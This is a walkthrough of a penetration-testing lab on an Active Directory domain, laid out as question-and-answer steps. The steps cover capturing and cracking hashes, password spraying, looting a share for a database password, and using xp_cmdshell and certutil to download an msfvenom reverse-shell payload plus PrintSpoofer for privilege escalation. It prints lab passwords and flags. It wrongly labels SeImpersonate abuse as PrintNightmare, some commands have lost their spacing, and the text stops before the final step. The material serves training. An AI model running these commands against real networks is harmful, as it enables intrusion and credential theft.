Scenario
Our client Inlanefreight has contracted us again to perform a full-scope internal penetration test. The client is looking to find and remediate as many flaws as possible before going through a merger & acquisition process. The new CISO is particularly worried about more nuanced AD security flaws that may have gone unnoticed during previous penetration tests. The client is not concerned about stealth/evasive tactics and has also provided us with a Parrot Linux VM within the internal network to get the best possible coverage of all angles of the network and the Active Directory environment. Connect to the internal attack host via SSH (you can also connect to it using xfreerdp as shown in the beginning of this module) and begin looking for a foothold into the domain. Once you have a foothold, enumerate the domain and look for flaws that can be utilized to move laterally, escalate privileges, and achieve domain compromise.
Q1) Obtain a password hash for a domain user account that can be leveraged to gain a foothold in the domain. What is the account name?
Let's begin with starting responder with the default settings
Copy
sudoresponder-Iens224
Let's review the Responder logs to determine if any hashes were captured.
Copy
cat/usr/share/responder/logs/SMB-NTLMv2-SSP-172.16.7.3.txt
Answer: AB920
Q2) What is this user's cleartext password?
Let's save the hash to a file and attempt to crack it using Hashcat in order to retrieve the plaintext password.
Copy
hashcat-m5600ab920_hash/usr/share/wordlists/rockyou.txt
Answer: weasal
Q3) Submit the contents of the C:\flag.txt file on MS01.
Let's check which hosts are alive in the domain first
Copy
fping -asgq 172.16.7.0/23
Let's save these IP addresses to a file and use Nmap to enumerate them, identifying which one corresponds to MS01.
Copy
sudo nmap -v -A -iL hosts.txt
- 172.16.7.3: DC01
- 172.16.7.50: MS01
- 172.16.7.60: SQL01
- 172.16.7.240: Our Parrot machine
Let's verify whether the user ab920 can log in to 172.16.7.50, and determine which authentication protocol is supported for the connection.
Copy
crackmapexec smb 172.16.7.50 -u 'ab920' -p 'weasal' crackmapexecwinrm172.16.7.50 -u 'ab920' -p 'weasal'
Let's use Evil-WinRM to authenticate with the ab920 account.
Copy
evil-winrm -i 172.16.7.50 -u 'ab920' -p 'weasal'
Answer: aud1t_gr0up_m3mbersh1ps!
Q4) Use a common method to obtain weak credentials for another user. Submit the username for the user whose credentials you obtain.
It is now time to create a list of target users to be used in the upcoming password spraying attack.
Copy
sudo crackmapexec smb 172.16.7.3 -u 'ab920' -p 'weasal' --users |tee usernames.txt
cat usernames.txt | cut -d '\' -f2 | awk -F ""'{print $1}' |tee valid_users.txt
We now have 2,904 valid usernames in the domain. Let's now proceed with the password spraying attack.
Copy
kerbrute passwordspray -d inlanefreight.local --dc 172.16.7.3 valid_users.txt Welcome1
Answer: BR086
Q5) What is this user's password?
Answer: Welcome1
Q6) Locate a configuration file containing an MSSQL connection string. What is the password for the user listed in this file?
Let's perform share enumeration to identify any shared resources on which we may have read access.
Copy
smbmap -u 'br086' -p 'Welcome1' -d INLANEFREIGHT.LOCAL-H172.16.7.3
I found a shared folder named 'Department Shares' to which we have read access. Let's proceed to review its contents.
Copy
smbmap -u 'br086' -p 'Welcome1' -d INLANEFREIGHT.LOCAL-H172.16.7.3-R'Department Shares'
I found a file named web.config in the results. Let's review its contents to identify any relevant information.
Copy
smbmap-u'br086'-p'Welcome1'-dINLANEFREIGHT.LOCAL-H172.16.7.3-R'Department Shares'-Aweb.config

Answer: D@ta_bAse_adm1n!
Q7) Submit the contents of the flag.txt file on the Administrator Desktop on the SQL01 host.
Next, we will use the obtained credentials to authenticate to SQL01 via mssqlclient.
Copy
python3/usr/local/bin/mssqlclient.pyinlanefreight/netdb:'D@ta_bAse_adm1n!'@172.16.7.60
We have successfully accessed SQL01; however, we do not have the necessary permissions to read the flag. Let's review our current permissions.
Copy
EXEC xp_cmdshell'whoami /priv'
We have the SeImpersonatePrivilege enabled, which can be leveraged for privilege escalation by exploiting the PrintNightmare vulnerability.
Let's generate a payload using msfvenom, and also obtain PrintSpoofer.exe. We will download both files to the SQL01 server.
Copy
msfvenom-pwindows/x64/meterpreter/reverse_tcpLHOST=172.16.7.240LPORT=1335-fexe-oshell.exe
Next, let's downlaod the two files onto the sql server
Copy
xp_cmdshell"certutil.exe -urlcache -f http://172.16.7.240:8000/PrintSpoofer.exe C:\Users\Public\PrintSpoofer.exe"xp_cmdshell"certutil.exe -urlcache -f http://172.16.7.240:8000/shell.exe C:\Users\Public\shell.exe"
Let's initiate the Meterpreter listener and proceed with the privilege escalation attack.
Copy
